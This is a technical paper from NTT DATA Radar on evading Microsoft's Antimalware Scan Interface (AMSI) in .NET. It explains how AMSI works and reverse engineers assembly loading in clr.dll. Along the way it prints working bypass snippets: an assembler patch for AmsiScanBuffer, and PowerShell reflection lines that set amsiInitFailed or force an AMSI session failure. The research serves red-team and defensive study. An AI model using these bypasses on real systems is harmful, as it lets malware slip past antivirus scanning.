Supplement| July 2024

NTT DATA

Radar

Technical Paper: Using CLR Hosting to Evade AMSI

Using CLR Hosting to evade AMSI

By: Marcos González Hermida

The .NET platform has become a popular resource among malicious actors to develop malware and other tools. In addition to malware, there are several public and well-known tools in .NET that facilitate post-exploitation tasks, such as Rubeus for ticket theft, and SeatBelt to check the security settings of a machine, among others. This phase begins when you gain access to a machine within an organisation and seek to escalate privileges or move laterally to compromise the corporate infrastructure to the maximum. One of the reasons for the proliferation of tools and malware on this platform is the ease of programming in .NET languages, such as C# or PowerShell, compared to low-level languages such as C++ or Rust.

For anti-malware solutions, parsing the in-memory code of a .NET program is more complex than doing it in one written in a low-level language like C++. This is due, among other reasons, to the fact that once processed and loaded, .NET programs have an in-memory representation that differs significantly from their on-disk representation, making signature-based analysis difficult.

To address this challenge, Microsoft created the Antimalware Scan Interface (AMSI) component, which makes it possible to gain visibility into the memory of .NET programs. This component analyses the assemblies or .NET programs before they are loaded from memory and, if it detects something malicious, it blocks the load. In addition, it allows the customisation of the analysis by antimalware solutions, providing greater accuracy in the detection of threats. AMSI also acts on PowerShell scripts, analysing them before they are executed. This makes it an attractive target for malicious agents and Red Team teams, who seek to evade this analysis to run applications on .NET undetected.

Most AMSI evasion techniques require modifying some data or function in memory to alter the analysis logic and make all scanned assemblies appear as "non-malicious". Some of these techniques will be explained in detail after discussing the operation of AMSI at a low level. However, antimalware solutions can detect changes in functions and generate alerts, which turns evasion into a “cat and mouse” game, where malicious agents look for new points to apply patches and antimalware solutions develop new rules to detect these changes.

The technique presented in this article does not require performing changes in memory or suspicious activities. Instead, it uses functions available and documented by Microsoft to load C# assemblies. As will be seen in the reverse engineering analysis of the .NET platform later, these functions are simply not analysed by AMSI.

Operation of AMSI

Before starting with the analysis of the .NET platform, we will briefly discuss how this antimalware component works.

When an application asks for certain content to be scanned, the application has to load amsi.dll calling AmsiInitialize and AmsiOpenSession to open an AMSI session. The content is sent using the AmsiScanString or AmsiScanBuffer function.

Antimalware providers register an AMSI Provider, a DLL that is registered in the Windows registry under the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AMSI\Providers. This DLL is loaded into the process that uses AMSI and implements the functionality of scanning data buffers by implementing the IAntimalwareProvider interface. The default AMSI provider in Windows (MpOav.dll) is essentially a signature engine that is continuously updated.

The following applications automatically use AMSI scanning [1]:

- PowerShell: instrumented in System.Management.
- Automation.dllVBScript: instrumented in vbscript.dll
- JScript: instrumented in jscript.dll, jscript9.dll, and jscriptlegacy.dll
- VBA Macros in Office documents: instrumented in VBE7.dll
- Excel 4.0 Macros: instrumented in inexcel.exe and excelcnv.exe
- Exchange Server 2016: instrumented in Microsoft.
- Exchange.HttpRequestFiltering.dll
- WMI: instrumented in fastprox.dll

In addition, in the section dedicated to reverse engineering analysis, some specific times and places where AMSI scans are performed on the .NET Framework will be detailed.

.NET Summary

The .NET platform serves as a framework for the development of applications in different programming languages. It allows the interaction between various software systems, regardless of the language in which they are written. In addition, it has compatibility with various operating systems through multiple implementations. .NET Framework, Mono Project and .NET Core stand out. The first implementation, which we will focus on, is that of .NET for Windows.

At its core is the Common Language Runtime (CLR), which performs several essential functions. It is responsible for the handling of the load of assemblies. Assemblies are executable files or DLLs that contain IL code compiled for execution by the CLR.

The execution is handled by the Execution Engine (EE), which dynamically compiles (JIT) the Intermediate Language (IL) into machine code. The CLR also handles memory management by means of an integrated garbage collector, which effectively optimises the use of resources. In addition, the CLR facilitates the management of exceptions and threads during the execution of the program.

Each iteration of the .NET Framework brings its dedicated version of the CLR, which is located inside the clr.dll. dynamic library. Programs written for .NET import the mscoree.dll dynamic library, which is responsible for finding the requested version of the CLR, by reading the metadata saved in the assembly.

Another vital aspect of .NET involves the Application Domains (App Domains), their function is to isolate the execution of assemblies within a single process. This mechanism operates in a similar way to the isolation that exists between processes, although with a lower impact on performance compared to separate processes. Failures or exceptions within an application domain remain contained, ensuring operation without affecting the rest. This flexibility extends to the ability to be able to stop and delete previously loaded assemblies without having to stop the entire process. It also allows you to establish security measures by restricting access to the code between different application domains.

Next, the relationship between application domains and assemblies will be explained. Assemblies must be loaded into an application domain before execution. In addition, this assembly load can be configured as domain-neutral, which allows the sharing of JIT code between multiple application domains.

Some existing techniques

In this section, some well-known techniques for evading AMSI will be presented.

Patching AmsiScanBuffer

The most well-known technique, on which many others are based, is the patching of the AmsiScanBuffer function. AmsiScanBuffer has the signature shown below. The result variable that it receives as a parameter stores the result of the assembly scan.

```
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

The most used evasion is to patch AmsiScanBuffer so that it returns E_INVALIDARG (0x80070057) with the following instructions in assembler:

```
mov eax, 80070057h

ret
```

The CLR does not verify the result of AmsiScanBuffer, which leads to the code calling this function interpreting that the value of the result variable has been modified by the function. Since the result variable is previously initialised to zero, this leads the CLR to interpret the scan result as AMSI_RESULT_CLEAN, indicating that no malware has been detected.

Techniques from Powershell

If the malicious activities are performed from PowerShell, the component that launches the scans with AMSI is the System.Management.Automation library. If they are performed from C#, we will be able to see in the reverse engineering analysis where exactly it is performed.

Within that library, the AmsiUtil class is in charge of reading the contents of the commands and sending them to AMSI, reading the results. This class has a series of variables, which allow you to control and know what state the AMSI initialisation is in and other parameters.


From here, different techniques arise in literature.

Changing variable amsiInitFailed to true

In the case of PowerShell, Matt Graeber demonstrated how AMSI can be evaded with the following line of code in PowerShell:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsil
nitFailed','NonPublic,Static').SetValue($null,$true)
```

This line uses reflection to get a reference to the internal variable "amsiInitFailed" of the AmsiUtil class mentioned above. As you can see in the image below, this variable allows to avoid the AMSI scan. If its value is true, the initial conditional is executed and it is indicated that the command was not detected as malicious.



```
// Token: 0x06002B4A RID: 11082 RVA: 0x000AD460 File Offset: 0x000AB660
internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content, string sourceMetadata)
{
    if (string.IsNullOrEmpty(sourceMetadata))
    {
        sourceMetadata = string.Empty;
    }
    if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*"
      0)
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
    }
    if (AmsiUtils.amsiInitFailed)
    {
        if (Feature_Servicing_AMSIUtil.IsEnabled)
        {
            PSEtwLog.LogAmsiUtilStateEvent("ScanContent-InitFail", string.Format("{0}-{1}", AmsiUtils.amsiContext, AmsiUtils.amsiSession));
        }
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    object obj = AmsiUtils.amsiLockObject;
    AmsiUtils.AmsiNativeMethods.AMSI_RESULT result;
```

Illustration 1. AmsiUtils' ScanContent function. If amsiInitFailed is true, the content is not parsed.

Forcing error in AMSI session creation


This technique, discovered by Adam Chester[2] , is based on forcing the generation of a failed AMSI session. This causes the AMSI initialisation status, "amsiInitFailed", to be set to true, preventing any scanning by AMSI, as just discussed. The PowerShell commands are as follows:

```
$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)

[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“
amsiSession”,”NonPublic,Static”).SetValue($null, $null);

[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“
amsiContext”,”NonPublic,Static”).SetValue($null, [IntPtr]$mem)
```

The second command sets AmsiUtils "amsiSession" to null to force the creation of a new session using the AmsiOpenSession function of amsi.dll. This session uses the value of "amsiContext" from AmsiUtils as a parameter in the next scan. The problem is that "amsiContext" is also changed to null, which causes the session to fail at startup and sets "amsiInitFailed" to true, thus preventing scans.

Presented technique

The presented technique arises from the need to evade AMSI in the context of .NET without having to patch any functions or modify global variables, thus minimising the traces left. To start this research, it is crucial to explore the different ways to upload an assembly to .NET and determine if any of these ways allows uploading without being scanned by AMSI. Although initially it could be assumed that all the ways that the .NET platform provides to load assemblies would be protected by AMSI, as we will see later, this is not the case.



Reverse engineering analysis of .NET Framework

The following is a small reverse engineering analysis of the .NET platform on Windows, specifically the implementation known as the .NET Framework. In this research, we will examine the different classes that implement assembly loading and locate the exact point where the AMSI scan is performed.


Each iteration of the .NET Framework presents its own Common Language Runtime (CLR), the implementation of which is located on the standard path C:\Windows\Microsoft.NET\Framework_VERSION\clr.dll. Although the .NET Framework source code is not publicly available, the .NET Core code is. This availability makes it possible to examine similar parts and find useful parallels. Also, clr.dll, like other Windows libraries, has a public Program Database (PDB), which facilitates the retrieval of symbol names for program debugging and can be used by disassemblers to understand and locate functions more easily.

To carry out the reverse engineering, Interactive DisAssembler (IDA) has been used, a tool capable of decompiling the assembly code, improving the understanding of the behaviour of the library. Additionally, to understand the operation of .NET libraries, dnSpy has been used, a tool that allows the decompilation of .NET code.

The analysis has focused on the loading of assemblies, both to determine if there is a way to load an assembly from memory without it being detected by AMSI, and to identify where exactly this analysis process occurs.

Now, the focus will be on understanding how the C# loading process of an assembly is, and how this process is implemented in the clr.dll library, finding the classes that take care of this task.

In the context of C#, it is possible to load an assembly using the AppDomain class and its Load method. By searching IDA for functions that contain "Load" or "Buffer" in their name in the clr.dll library, the AssemblyNative::LoadFromBuffer function was found, invoked by AssemblyNative::LoadImage. By decompiling with dnSpy mscorlib.dll, the .NET library that defines the functions of the runtime and makes them accessible to programs in .NET, it is noted that the AppDomain function.Load(byte[]) also calls a LoadImage function. This finding confirms that AssemblyNative::LoadImage is a suitable class for implementing this functionality.




```
AppContextSwitches @0200003C
AppDomain @02000097
  Base Type and Interfaces
  Derived Types
  AppDomain() : void @0600081C
  ActivateApplication() : int @060007B6
  AppendPrivatePath(string) : void @060007FC
  ApplyPolicy(string) : string @060007CA
  CheckCreateDomainSupported() : void @060007
  CheckDefinePInvokeSupported() : void @060007
  CheckDomainCreationEvidence(AppDomainSetu
  CheckLoadByteArraySupported() : void @060007
  CheckLoadFileSupported() : void @060007A3
  CheckLoadFromSupported() : void @060007A2
```

```
/// <exception cref="T:System.BadImageFormatException">
///   <paramref name="rawAssembly" /> is not a valid assembly.
/// -or-
/// Version 2.0 or later of the common language runtime is currently loaded and <paramref name="rawAssembly" /> was compiled with a later ve
/// <exception cref="T:System.AppDomainUnloadedException">The operation is attempted on an unloaded application domain.</exception>
/// <exception cref="T:System.IO.FileLoadException">An assembly or module was loaded twice with two different evidences.</exception>
// Token: 0x060007D8 RID: 2011 RVA: 0x0001B1A8 File Offset: 0x000193A8
[SecuritySafeCritical]
[MethodImpl(MethodImplOptions.NoInlining)]
public Assembly Load(byte[] rawAssembly)
{
    StackCrawlMark stackCrawlMark = StackCrawlMark.LookForMyCaller;
    return RuntimeAssembly.nLoadImage(rawAssembly, null, null, ref stackCrawlMark, false, false, SecurityContextSource.CurrentAssembly);
}
```

Illustration 2. Code of AppDomain.Load

The implementation of the Runtime.nLoadImage function, as shown in the attached image, is not written in C# but calls a function implemented internally in the .NET Framework, specifically in clr.dll.




```
ReflectionTypeLoadException @0200061C
ResourceAttributes @0200061D
ResourceLocation @020005F2
RtFieldInfo @020005F5
RuntimeAssembly @020005B1
  Base Type and Interfaces
  Derived Types
  .cctor() : void @06004468
  RuntimeAssembly() : void @060043E2
```

```
// Token: 0x06004460 RID: 17504
[SecurityCritical]
[MethodImpl(MethodImplOptions.InternalCall)]
internal static extern RuntimeAssembly nLoadImage(byte[] rawAssembly, byte[] rawSymbolStore, Evidence evidence, ref StackCrawlMark stackMark, bool fIntrospection, bool fSkipIntegrityCheck,
  SecurityContextSource securityContextSource);

// Token: 0x06004461 RID: 17505
[SecurityCritical]
[SuppressUnmanagedCodeSecurity]
[DllImport("QCall", CharSet = CharSet.Unicode)]
private static extern void GetModules(RuntimeAssembly assembly, bool loadIfNotFound, bool getResourceModules, ObjectHandleOnStack retModuleHandles);
```

Illustration 3. Code of RuntimeAssembly.nLoadImage


Additionally, it can be observed that AssemblyNative in clr.dll also implements other functions of the RuntimeAssembly class from mscorlib.dll, such as IsFrameworkAssembly and IsNewPortableAssembly.

.



```
AssemblyNative::IsAllPublicAreaSecuritySafeCritical(QCall::AssemblyHandle)
AssemblyNative::IsAllSecurityCritical(QCall::AssemblyHandle)
AssemblyNative::IsAllSecuritySafeCritical(QCall::AssemblyHandle)
AssemblyNative::IsDesignerBindingContext(QCall::AssemblyHandle)
AssemblyNative::IsFrameworkAssembly(AssemblyNameBaseObject *)
AssemblyNative::IsNewPortableAssembly(AssemblyNameBaseObject *)
AssemblyNative::IsStrongNameVerified(QCall::AssemblyHandle)
AssemblyNative::LoadFile(StringObject *,Object *)
AssemblyNative::LoadFromBuffer(int,int,uchar const *,unsigned __int64,uchar co
AssemblyNative::LoadImage(Array<uchar> *,Array<uchar> *,Object *,StackCra
AssemblyNative::LoadModule(QCall::AssemblyHandle,ushort const *,uchar const
AssemblyNative::PrepareForSavingManifestToDisk(QCall::AssemblyHandle,QCall::
AssemblyNative::SaveManifestToDisk(QCall::AssemblyHandle,ushort const *,int,in
AssemblyNative::SetFileHashValue(QCall::AssemblyHandle,int,ushort const *)
AssemblyNative::UseRelativeBindForSatellites(void)
```

Illustration 4. AssemblyNative implements the internal functions of RuntimeAssembly.



```
ReflectionTypeLoadException @0200061C
ResourceAttributes @0200061D
ResourceLocation @020005F2
RtFieldInfo @020005F5
RuntimeAssembly @020005B1
  Base Type and Interfaces
  Derived Types
  .cctor() : void @06004468
  RuntimeAssembly() : void @060043E2
  AptcaCheck(RuntimeAssembly, RuntimeAssemb
  CreateAssemblyName(string, bool, out Runtime
  CreateWebPermission(string) : IPermission @060
  CulturesEqual(CultureInfo, CultureInfo) : bool @
```

```
private static extern RuntimeAssembly _nLoad(AssemblyName fileName, string codeBase, E
  pPrivHostBinder, bool throwOnFileNotFound, bool forIntrospection, bool suppressSecur

// Token: 0x06004413 RID: 17427
[SecurityCritical]
[MethodImpl(MethodImplOptions.InternalCall)]
private static extern bool IsFrameworkAssembly(AssemblyName assemblyName);

// Token: 0x06004414 RID: 17428
[SecurityCritical]
[MethodImpl(MethodImplOptions.InternalCall)]
internal static extern bool IsNewPortableAssembly(AssemblyName assemblyName);

// Token: 0x06004415 RID: 17429 RVA: 0x000FCE74 File Offset: 0x000FB074
```

Illustration 5. Two internal functions of RuntimeAssembly.

Therefore, it can be concluded that the AssemblyNative class from the clr.dll library is partially responsible for the process of loading assemblies. Once the class in clr.dll responsible for initiating the assembly loading process was identified, a detailed analysis was conducted through reverse engineering. Following this analysis, it is concluded that the call flow from loading an assembly from a data buffer to its scanning with AMSI and WLDP follows the scheme shown in the attached diagram.

